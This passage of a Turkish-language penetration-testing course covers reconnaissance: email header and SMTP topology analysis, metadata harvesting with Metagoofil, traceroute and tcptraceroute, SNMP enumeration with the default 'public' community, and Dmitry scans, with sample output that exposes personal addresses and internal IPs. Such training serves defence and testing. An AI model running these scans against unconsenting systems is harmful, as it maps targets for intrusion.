Received: (from rapsodi@localhost)

by synack.anonim.net (8.13.8/8.13.8/Submit) id l4JNzXCJ032364;

Sat, 19 May 2007 16:39:34 -0700

-0700 Greenwitch'in 7 saat gerisinde manasındadır.

For recipient: alıcı mail adresi. Mailin kim için olduğu bilgisi.

Received: from smtp2.abc.com.tr (HELO smtp2.xyz.com.tr) (2.1.1.7)

by gelisimplatformu.org with SMTP; 29 Dec 2006 13:12:24 -0000

from satırında maili gönderen sunucunun smtp2.abc.com.tr olduğu gözükmektedir, fakat aynı adrese dns sorgulaması yaptığımızda farklı bir isim çözüyorsa bu başlığın değiştirilmiş olduğundan şüphelenilebilir.

Bazen de maili gönderen makinenin DNS ismi ile kendi üzerinde tanımlanmış ismi farklı olur ve Received kısmında iki farklı isim gözükmektedir. Yukarıdaki örnek aslında tam da bugu göstermektedir.

Makinenin ismi smtp2.xyz.com.tr olarak tanımlanmış fakat dns kaydı smtp2.abc.com.tr şeklindedir.

Detaylı Başlık Analizi

Delivered-To: huzeyfe.onal@gmail.com

Received: by 10.114.153.8 with SMTP id a8cs349808wae;

Sat, 19 May 2007 21:44:46 -0700 (PDT)

Received: by 10.114.156.1 with SMTP id d1mr1825769wae.1179636286474;

Sat, 19 May 2007 21:44:46 -0700 (PDT)

Return-Path: <owner-advocacy+M1030@openbsd.org>

Received: from shear.ucar.edu (lists.openbsd.org [192.43.244.163])

by mx.google.com with ESMTP id a8si2499671poa.2007.05.19.21.44.42;

Sat, 19 May 2007 21:44:46 -0700 (PDT)

Received-SPF: pass (google.com: manual fallback record for domain of owner-advocacy+M1030@openbsd.org designates 192.43.244.163 as permitted sender)

Received: from openbsd.org (localhost.ucar.edu [127.0.0.1])

by shear.ucar.edu (8.14.1/8.13.6) with ESMTP id I4K4heF4002161;

Sat, 19 May 2007 22:43:40 -0600 (MDT)

Received: from mail4out.barnet.com.au (mail4.barnet.com.au [202.83.178.125])

by shear.ucar.edu (8.14.1/8.13.6) with ESMTP id I4K4gwhT025317
(version=TLSv1/SSLv3 cipher=DHE-DSS-AES256-SHA bits=256 verify=NO)

for <advocacy@openbsd.org>; Sat, 19 May 2007 22:43:00 -0600 (MDT)

Received: by mail4out.barnet.com.au (Postfix, from userid 1001) id 8AF9F37D73E;
Sun, 20 May 2007 14:42:52 +1000 (EST)

X-Viruscan-Id: <464FD1CC0000E45F9685CD@BarNet>

Received: from mail4auth.barnet.com.au (mail4.barnet.com.au [202.83.178.125])
(using TLSv1 with cipher DHE-RSA-AES256-SHA (256/256 bits)) (Client did not present
a certificate)

by mail4.barnet.com.au (Postfix) with ESMTP id 5EEE242931F

for <advocacy@openbsd.org>; Sun, 20 May 2007 14:42:52 +1000 (EST)

Received: from mail1.test (mail1.test.org [10.251.1.18])

by mail4auth.barnet.com.au (Postfix) with ESMTP id 2E9F937D731

for <advocacy@openbsd.org>; Sun, 20 May 2007 14:42:52 +1000 (EST)

Received: by mail1.test (Postfix, from userid 1001) id 0DE621A3; Sun, 20 May 2007
14:42:52 +1000 (EST)

Date:

Mailin ilk kaynakta oluşturulma zamanı.

Date: Sat, 19 May 2007 10:31:37 -0400

X-Başlıklar

İstemci ve mta harici yardımcı yazılımların eklediği başlıklar gerçek başlık değerleri ile

karişmaması için X- ile başlar.


SMTP Üzerinden Ağ Topolojisi Çıkarma

SMTP yazılımları eğer özel olarak düzenlenmemişse bulundukları ağ hakkında oldukça fazla bilgi verirler. Bu bilgilerden biri de hedef ağın haritasıdır. Aşağıdaki çıktı bir e-posta listesine gönderilen mailden alıntılmıştır ve açıkça görüleceği üzere -iç ağ ip adresleri de dahil olmak üzere- hedef sistemin ağ yapısını ortaya çıkarmaktadır.

```
Received-SPF: pass (google.com: domain of sentto-8295402-1229-1217329328-huzyfe.onal@gmail.com@returns.groups.yahoo.com designates 66.163.168.185 as permitted sender) client-ip=66.163.168.185;
DomainKey-Status: good
Authentication-Results: mx.google.com; spf=pass (google.com: domain of sentto-8295402-1229-1217329328-huzyfe.onal@gmail.com@returns.groups.yahoo.com designates 66.163.168.185 as permitted sender)
Comment: DomainKeys? See http://antispam.yahoo.com/domainkeys
DomainKey-Signature: v=rsa-sha1; q=dns; c=nofws; s=limax; d=yahoogroups.com;
b=US5HE3OSSK7frUSDbA8J3zEzNTqIx0f3aa4zuFiIwaihFBpp1R7GoOKwnOH+2fd5Lct/j4SdxW8mEeKvu1SHX8F6elRJKi8vmtT/XAe2E5M2LkoBwKMUWzpS/xrt8hZ;
Received: from [216.252.122.216] by n51.bullet.mail.sp1.yahoo.com with NNAMP; 29 Jul 2008 11:02:09 -0000
Received: from [66.218.69.6] by t1.bullet.sp1.yahoo.com with NNAMP; 29 Jul 2008 11:02:09 -0000
Received: from [66.218.67.91] by t6.bullet.scd.yahoo.com with NNAMP; 29 Jul 2008 11:02:09 -0000
X-Yahoo-Newman-Id: 8295402-m1229
Received: (qmail 58228 invoked by uid 7800); 29 Jul 2008 11:02:04 -0000
X-Sender:
X-Apparently-To: biligiguvenligi@yahooogroups.com
X-Received: (qmail 90819 invoked from network); 29 Jul 2008 08:51:55 -0000
X-Received: from unknownn ([66.218.67.96])
by w44.grp.scd.yahoo.com with QMPP; 29 Jul 2008 08:51:55 -0000
X-Received: from unknown ([HELO NEWWW.turkcell.com.tr]) (216.252.168.230)
by mta17.grp.scd.yahoo.com with SMTP; 29 Jul 2008 08:51:53 -0000
X-Received: from exi3401.turkcell.entp.tgc ([10.200.123.125]) by NEWWW.turkcell.com.tr with InterScan Message Security Suite; Tue, 29 Jul 2008 11:54:30 +0300
X-Disclaimer-Added-By: turkcell.com.tr
X-Received: from HUB3401.turkcell.entp.tgc ([10.200.123.127]) by exi3401.turkcell.entp.tgc with Microsoft SMTPSVC(6.0.3790.3959); Tue, 29 Jul 2008 11:51:52 +0300
Importance: normal
Priority: normal
X-Received: from exhmbx03.turkcell.entp.tgc ([10.200.125.25]) by HUB3401.turkcell.entp.tgc with Microsoft SMTPSVC(6.0.3790.3959); Tue, 29 Jul 2008 11:51:52 +0300
X-MimeOLE: Produced By Microsoft MimeOLE V6.00.3790.3959
Content-class: urn:content-classes:message
Message-ID: <F8D2073CD4CAD440AF999D80A27651FA032C9337@exhmbx03.turkcell.entp.tgc>
In-Reply-To: <68024ce08072714021701da06fd1b17e403b535de6@mail.gmail.com>
X-MS-Has-Attach:
X-MS-TNEF-Correlator:
Thread-Topic: =?iso-8859-9?Q?=5Bbiligiguvenligi=5D_TT_dns_a=E7=FD=FO=FD?=
Thread-Index: AcjwZ9IrwZoJ25mmamZiREWJ1RAAA7uA/_A
References: <68024ce08072714021701da06fd1b17e403b535de6@mail.gmail.com>
To: <biligiguvenligi@yahooogroups.com>
X-Originating-arrivalTime: 29 Jul 2008 08:51:52.0120 (UTC) FILETIME=[58515380:01C8F158]
X-Originating-IP: 216.252.168.230
X-eGroups-Msg-Info: 2:2:2:0:3
From: <okyar.tahaoglu@turkcell.com.tr>
X-Yahoo-Profile: okyartaha
X-Groups-Approved-By: deniztuncalp <deniz.tuncalp@turkcell.com.tr> via email; 29 Jul 2008 11:02:04 -0000
Sender: biligiguvenligi@yahooogroups.com
MIME-Version: 1.0
Mailing-List: list biligiguvenligi@yahooogroups.com; contact biligiguvenligi-owner@yahooogroups.com
Delivered-To: mailing list biligiguvenligi@yahooogroups.com
List-Id: <biligiguvenligi@yahooogroups.com>
Precedence: bulk
List-Unsubscribe: <mailto:biligiguvenligi-unsubscribe@yahooogroups.com>
Date: Tue, 29 Jul 2008 11:51:07 +0300
Subject: =?iso-8859-9?Q?=5Bbiligiguvenligi=5D_TT_dns_a=E7=FD=FO=FD?=
X-Yahoo-Newman-Property: groups-email-ff-m
Reply-To: biligiguvenligi@yahooogroups.com
Content-Type: multipart/related;
boundary="----- NewPart 000 E1011F 01081717 08087200"
```

2.3.3.6.2. Internetten İndirilen Dosyalar Üzerinden Bilgi Toplama

Bu yöntem özelde office dosyaları için kullanılسا da genelde tüm metadata içeren belgeler için geçerlidir. Mesela bir word dosyası aşağıdaki bilgileri barındırabilir ve bu bilgiler temizlenmeden interne koyulan bir belge birçok bilginin sızmasına sebep olabilir.




2.3.3.6.3. Metagoofil Aracı ile Bilgi Toplama


Metagoofil, google aracılığı ile çeşitli dökümanları (pdf, doc, jpg) araştırıp bunlar üzerinde - normalde görünmeyen- metadata bilgilerini ayırtırıp raporlayan bir araçtır.

MetaGoofil nasıl çalışır?

İlk olarak Google aracılığı ile belirtilen özelliklerdeki domainleri arar. Tıpkı bizim browser üzerinden google yöntemlerini kullanarak yaptığımız aramalar gibi.



Bulduğu dökümanları diske kaydeder ve bir ayrıştırıcıdan geçirip dökümanlar üzerindeki metadatalardan işe yarayacak bilgileri raporlar.




2.3.3.7. Ağ Haritalama Yöntemi ile Bilgi Toplama

2.3.3.7.1. Traceroute

Traceroute IP başlığındaki TTL(Time To Live) alanını kullanır. Amaç Hedef sisteme giden yolları öğrenmektir ve bunun için TTL değerini 1 den başlatarak her seferinde bir arttırır.

TTL değerini 1 olarak alan host paketi çöpe atarak geriye TTL Expired cevabı döner. Trace çeken bilgisayarda bu şekilde önündeki yolun tarifini çıkarır.



traceroute www.google.com

```
traceroute: Warning: www.google.com has multiple addresses; using 64.233.183.103
traceroute to www.l.google.com (64.233.183.103), 64 hops max, 40 byte packets
 1 host-80-93-212-81.teklan.com.tr (80.93.212.81) 0.625 ms 20.543 ms 0.242 ms
 2 88.255.65.17 (88.255.65.17) 1.332 ms 28.244 ms 30.353 ms
 3 * *
 4 * 212.156.118.9 (212.156.118.9) 130.119 ms 213.596 ms
 5 212.156.118.21 (212.156.118.21) 20.435 ms 1.035 ms 1.022 ms
```

NOT: Linux ve Windows sistemlerde trace aracı farklı protokoller kullanır.

2.3.3.7.2. Traceroute ve Diğer Protokoller

Hedef sisteme icmp ve udp portları kapalı ise klasik traceroute çalışmaları sağlıklı sonuçlar vermeyecektir.

Hedef sisteme üzerinde açık bir port üzerinden TCPTraceroute çalıştırırsak sisteme giden yolları ve sistem önünde güvenlik duvarını belirleyebiliriz.

#tcptraceroute www.open.edu.tr 80

```
Selected device fxp0, address 172.16.10.2, port 58582 for outgoing packets
Tracing the path to www.open.edu.tr (111.112.113.114) on TCP port 80, 30 hops max
 1 172.16.10.1 (172.16.10.1) 0.872 ms 9.832 ms 9.905 ms
 2 1.2.3.41 (1.2.3.41) 9.925 ms 0.721 ms 9.741 ms
 3 193.255.0.61 (193.255.0.61) 83.745 ms 31.317 ms 27.939 ms
 4 195.175.51.65 (195.175.51.65) 25.453 ms 28.686 ms 28.104 ms
 5 212.156.118.161 (212.156.118.161) 384.850 ms 742.354 ms 336.844 ms
 6 212.156.118.5 (212.156.118.5) 18.064 ms 24.648 ms 23.109 ms
 7 212.156.118.21 (212.156.118.21) 32.347 ms 48.208 ms 64.222 ms
 8 212.156.117.10 (212.156.117.10) 61.678 ms 54.749 ms 52.075 ms
 9 212.156.117.146 (212.156.117.146) 73.028 ms 97.067 ms 109.632 ms
10 usr-4993.dial-in.ttnet.net.tr (212.156.147.130) 112.622 ms 97.923 ms 75.954 ms
11 111.112.113.114 (111.112.113.114) 64.054 ms 46.363 ms 43.193 ms
12 111.112.113.114 (111.112.113.114) [open] 52.160 ms 44.720 ms 31.919
```


2.3.3.7.3. Traceroute ve TCPTraceroute Farkını Anlama

www.open.edu.tr önünde sağlam bir güvenlik duvarı ile korunan web sunucusu.

Hedef sisteme yapılan klasik traceroute çalışması çıktısı

```
#traceroute www.open.edu.tr
traceroute to www.open.edu.tr (111.112.113.114), 64 hops max, 40 byte packets
 1 172.16.10.1 (172.16.10.1) 0.599 ms 0.522 ms 0.333 ms
 2 1.2.3.41 (1.2.3.41) 0.823 ms 0.711 ms 1.169 ms
 3 193.255.0.61 (193.255.0.61) 51.837 ms 61.271 ms 67.060 ms
 4 195.175.51.65 (195.175.51.65) 71.319 ms 77.868 ms 77.057 ms
 5 * 212.156.118.161 (212.156.118.161) 459.421 ms 667.286 ms
 6 212.156.118.5 (212.156.118.5) 66.180 ms 65.540 ms 58.033 ms
 7 212.156.118.38 (212.156.118.38) 69.980 ms 212.156.118.21 (212.156.118.21) 90.169 ms
212.156.118.38 (212.156.118.38) 107.029 ms
 8 * * *
 9 212.156.117.146 (212.156.117.146) 107.342 ms 94.551 ms 212.156.117.142
(212.156.117.142) 76.182 ms
10 usr-4993.dial-in.ttnet.net.tr (212.156.147.130) 55.633 ms 63.031 ms 77.537 ms
11 * * *
12 * * *
13 * *
```

Hedef sisteme yapılan klasik TCPtraceroute çalışması çıktısı

```
#tcptraceroute www.open.edu.tr 80
Selected device fxp0, address 172.16.10.2, port 58582 for outgoing packets
Tracing the path to www.open.edu.tr (111.112.113.114) on TCP port 80, 30 hops max
 1 172.16.10.1 (172.16.10.1) 0.872 ms 9.832 ms 9.905 ms
 2 1.2.3.41 (1.2.3.41) 9.925 ms 0.721 ms 9.741 ms
 3 193.255.0.61 (193.255.0.61) 83.745 ms 31.317 ms 27.939 ms
 4 195.175.51.65 (195.175.51.65) 25.453 ms 28.686 ms 28.104 ms
 5 212.156.118.161 (212.156.118.161) 384.850 ms 742.354 ms 336.844 ms
 6 212.156.118.5 (212.156.118.5) 18.064 ms 24.648 ms 23.109 ms
 7 212.156.118.21 (212.156.118.21) 32.347 ms 48.208 ms 64.222 ms
 8 212.156.117.10 (212.156.117.10) 61.678 ms 54.749 ms 52.075 ms
 9 212.156.117.146 (212.156.117.146) 73.028 ms 97.067 ms 109.632 ms
10 usr-4993.dial-in.ttnet.net.tr (212.156.147.130) 112.622 ms 97.923 ms 75.954 ms
11 111.112.113.114 (111.112.113.114) 64.054 ms 46.363 ms 43.193 ms
12 111.112.113.114 (111.112.113.114) [open] 52.160 ms 44.720 ms 31.919 ms
```

Son iki satır dikkat edilirse aynı adres iki kere cevap vermiş. Bu hedef sistemin önünde NAT yapan bir güvenlik duvarının çalıştığını gösterir.

2.3.3.8. SNMP Üzerinden Bilgi Toplama

2.3.3.8.1. SNMP Nedir?

SNMP, ağ cihazlarında yönetimsel bilgi alışverişinin sağlanması için oluşturulmuş bir uygulama katmanı protokolüdür. TCP/IP protokolünün bir parçası olan SNMP; ağ yöneticilerinin ağ performansını arttırması, ağ problemlerini bulup çözmeye ve ağlardaki genişleme için planlama yapabilmesine olanak sağlar. Günümüzde kullanımda olan 3 tane SNMP sürümü mevcuttur.[Wikipedia]

2.3.3.8.2. Snmpenum ile bilgi toplama

SNMP aracılığı ile bir sistemden hertür bilgi(snmp oidleri bilinerek) edinilebilir. SNMP çalıştırılan bir Windows sistem üzerinden bilgi toplama.

```
# perl snmpenum.pl 192.168.2.20 public windows.txt
```

```
-----  
INSTALLED SOFTWARE  
-----
```

```
hMailServer 4.4.3-B285  
Update for Windows Server 2003 (KB911164)  
Microsoft .NET Framework 2.0  
Microsoft SQL Server 2005  
..
```

```
-----  
HOSTNAME  
-----
```

```
LIFE0VER-W2K3
```

```
-----  
USERS
```

Guest
honal
krbtgt
Administrator
SUPPORT_388945a0
IUSR_LIFE OVER-W2K3
IWAM_LIFE OVER-W2K3
....

RUNNING PROCESSES

System Idle Process
System
appmgr.exe
dfssvc.exe
dns.exe
elementmgr.exe
svchost.exe
mysqld-nt.exe
inetinfo.exe
...

LISTENING UDP PORTS

7
9
13
17
19
161
162
445
500
1029
....

SYSTEM INFO


Hardware: x86 Family 16 Model 2 Stepping 3 AT/AT COMPATIBLE - Software: Windows Version 5.2 (Build 3790 Uniprocessor Free)

```
SHARES
-----
SYSVOL
NETLOGON
programlar
C:\WINDOWS\SYSVOL\sysvol
C:\WINDOWS\SYSVOL\sysvol\home-labs.lifeoverip.net\SCRIPTS
E:\
```

2.3.3.9. Dmitry ile Bilgi Toplama

Dmitry(Deep Magic Information Gathering Tool) hedef system hakkında olabildiğince fazla bilgi toplayarak bunu raporlar.

K>Backtrack>Information Gathering>All>Dmitry



```
192.168.2.24 - PuTTY
netsec-egitim ~ # dmitry
Deepmagic Information Gathering Tool
"There be some deep magic going on"

Usage: dmitry [-winsepfb] [-t 0-9] [-o %host.txt] host
  -o      Save output to %host.txt or to file specified by -o file
  -i      Perform a whois lookup on the IP address of a host
  -w      Perform a whois lookup on the domain name of a host
  -n      Retrieve Netcraft.com information on a host
  -s      Perform a search for possible subdomains
  -e      Perform a search for possible email addresses
  -p      Perform a TCP port scan on a host
* -f      Perform a TCP port scan on a host showing output reporting filtered ports
* -b      Read in the banner received from the scanned port
* -t 0-9 Set the TTL in seconds when scanning a TCP port ( Default 2 )
*Requires the -p flagged to be passed
netsec-egitim ~ #
```

Yeni bir özellik sunmamasına rağmen manuel yapılacak çoğu işlemi tek bir adımda yapabilmemize olanak sağlar.

Dmitry ile kısaca ;

Verilen bir domain/ip adresi hakkında whois sorgusu, Netcraft'tan alınma bilgiler, subdomain bilgileri, o domaine ait e-posta adresi, açık TCP portları ve bu portlarda çalışan servislere ait banner bilgileri alınabilir.

```
netsec-egitim ~ # dmitry -winsepfb www.lifeoverip.net -o rapor.txt
tüm bulduğu bilgileri rapor.txt isimli dosyaya yazar.
```

```
Deepmagic Information Gathering Tool
"There be some deep magic going on"
Writing output to 'rapor.txt'
HostIP:80.93.23.83
HostName:www.lifeoverip.net
Gathered Inet-whois information for 80.93.23.83
```

```
-----
.....
Gathered Netcraft information for www.lifeoverip.net
```

```
-----
Retrieving Netcraft.com information for www.lifeoverip.net
Operating System: FreeBSD
WebServer: Apache/2.2.14 (FreeBSD) mod_ssl/2.2.4 OpenSSL/0.9.7e-p1 DAV/2
No uptime reports available for host: www.lifeoverip.net
Netcraft.com Information gathered
```

```
Gathered Subdomain information for lifeoverip.net
```

```
-----
Searching Google.com:80...
HostName:blog.lifeoverip.net
HostIP:80.93.23.83
HostName:netsec.lifeoverip.net
HostIP:80.93.23.83
HostName:www.lifeoverip.net
HostIP:80.93.23.83
Searching Altavista.com:80...
Found 3 possible subdomain(s) for host lifeoverip.net, Searched 0 pages containing 0 results
```

```
Gathered E-Mail information for lifeoverip.net
```


```
...
Gathered TCP Port information for 80.93.23.83
```

Port	State
21/tcp	open
>> 220 Welcome to LifeoverIP FTP service.	
22/tcp	open
>> SSH-2.0-OpenSSH_4.5p1 FreeBSD-20031110	
23/tcp	open

